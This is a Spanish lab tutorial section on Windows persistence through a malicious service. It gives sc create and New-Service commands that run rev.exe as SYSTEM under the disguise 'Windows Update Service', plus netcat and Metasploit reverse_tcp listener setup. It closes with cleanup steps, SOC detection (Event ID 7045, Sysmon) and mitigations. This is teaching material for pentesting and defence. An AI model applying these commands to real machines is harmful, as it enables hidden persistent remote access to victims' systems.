E) Creación de servicio malicioso

¿Qué hace `sc create`?

`sc create` crea un servicio de Windows. Si el `binPath` apunta a un ejecutable, Windows arrancará ese ejecutable cuando se inicie el servicio (y si `start= auto`, también al arrancar el sistema).

Ejemplo genérico:

```
sc create MyService binPath= "C:\Users\Public\rev.exe" start= auto
sc start MyService
```

Nota importante: el espacio después de `binPath=` y `start=` es obligatorio para `sc`.

1) Generar `rev.exe` si aún no se dispone él, visto en puntos anteriores.

2) Subir `rev.exe` a la máquina de pruebas, visto en puntos anteriores.

3) Crear el servicio en la máquina víctima, con privilegios de ADMIN.

Desde símbolo de sistema (*administrador*):

```
sc create MyService binPath= "C:\Users\Public\rev.exe" start= auto DisplayName=
"Windows Update Service"
sc start MyService
```

O con PowerShell:

```
New-Service -Name "MyService" -BinaryPathName "C:\Users\Public\rev.exe" -
DisplayName "Windows Update Service" -StartupType Automatic
sc start MyService
```

Para comprobar que está creado:

```
sc query MyService
sc qc MyService
```

o PowerShell:

```
Get-Service -Name MyService | Format-List *
Get-WmiObject -Class Win32_Service -Filter "Name='MyService'" | Select
Name,State,StartName,PathName
```

¿Qué cuenta usa el servicio?

- Si no se especifica cuenta, el servicio se crea para ejecutarse como **LocalSystem** por defecto muy potente.
- Si se quiere especificar otra cuenta, que requiere contraseña, con `sc`:

```
sc create MyService binPath= "C:\Users\Public\rev.exe" obj= "DOMAIN\User" password=
"Passw0rd" start= auto
```

esto exige credenciales válidas y derechos para crear servicios.

Manejo del listener (Kali / Metasploit)

- Netcat si el exe es una simple shell:

```
nc -lvnp 4444
```

- Metasploit si se generó un payload con meterpreter:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp   # o windows/shell_reverse_tcp
set LHOST 10.0.0.130
set LPORT 4444
exploit -j
```

Asegurarse de que el handler esté corriendo antes de arrancar el servicio o el exe.

Eliminación del servicio

Para parar y borrar:

```
sc stop MyService
sc delete MyService
```

o con PowerShell:

```
Stop-Service -Name MyService -Force
# Borrar con sc:
sc delete MyService

# Eliminar fichero
Remove-Item -Path C:\Users\Public\rev.exe -Force -ErrorAction SilentlyContinue
```

Comprobar que se ha borrado:

```
Get-Service -Name MyService -ErrorAction SilentlyContinue
Get-WmiObject -Class Win32_Service -Filter "Name='MyService'"
```

Detección y auditoria, cómo lo detectaría un defender / SOC

- Evento del Sistema: **Event ID 7045** (Service installed) en el Visor de Eventos donde ver el registro de creación de servicio.
- `Get-Service` / `sc query` muestra servicios nuevos.
- Sysmon: `EventID 1` (Process Create) para `rev.exe`, y Sysmon `EventID 7045` si se registra.
- Buscar `PathName` inusual: `Get-WmiObject Win32_Service | Select Name,PathName,StartName`
- EDR/AV suelen detectar binarios maliciosos y acciones de creación de servicio.

Pros y contras de esta técnica

- Pros: servicio se ejecuta en arranque del sistema y puede ejecutarse como SYSTEM; persistencia robusta.
- Contras: muy visible, eventos de creación, listado de servicios, fácil de detectar y eliminar. Requiere privilegios elevados para crear el servicio.

Buenas prácticas defensivas

- Monitorizar Event ID 7045 (instalación de servicios).
- Restringir cuentas con permisos para crear servicios.
- Firmar binarios y bloquear ejecución de ejecutables no firmados mediante AppLocker/WDAC.
- Vigilar rutas inusuales (`C:\Users\Public\`) como origen de servicios.

4. Evidencia y validación

- Reiniciar la máquina víctima
- Confirmar reconexión automática a Kali en el listener activo
- Revisar tareas, claves y eventos creados

5. Mitigaciones reales

- **EDR avanzado** con detección de eventos WMI o cambios en tareas
- **AuditPol + Sysmon** para detectar creación de servicios o DLLs sospechosas
- **AppLocker / WDAC** para bloquear ejecución en rutas no confiables
- Herramientas como **Autoruns**, **WinEvent**, **WMIExplorer** para análisis post-explotación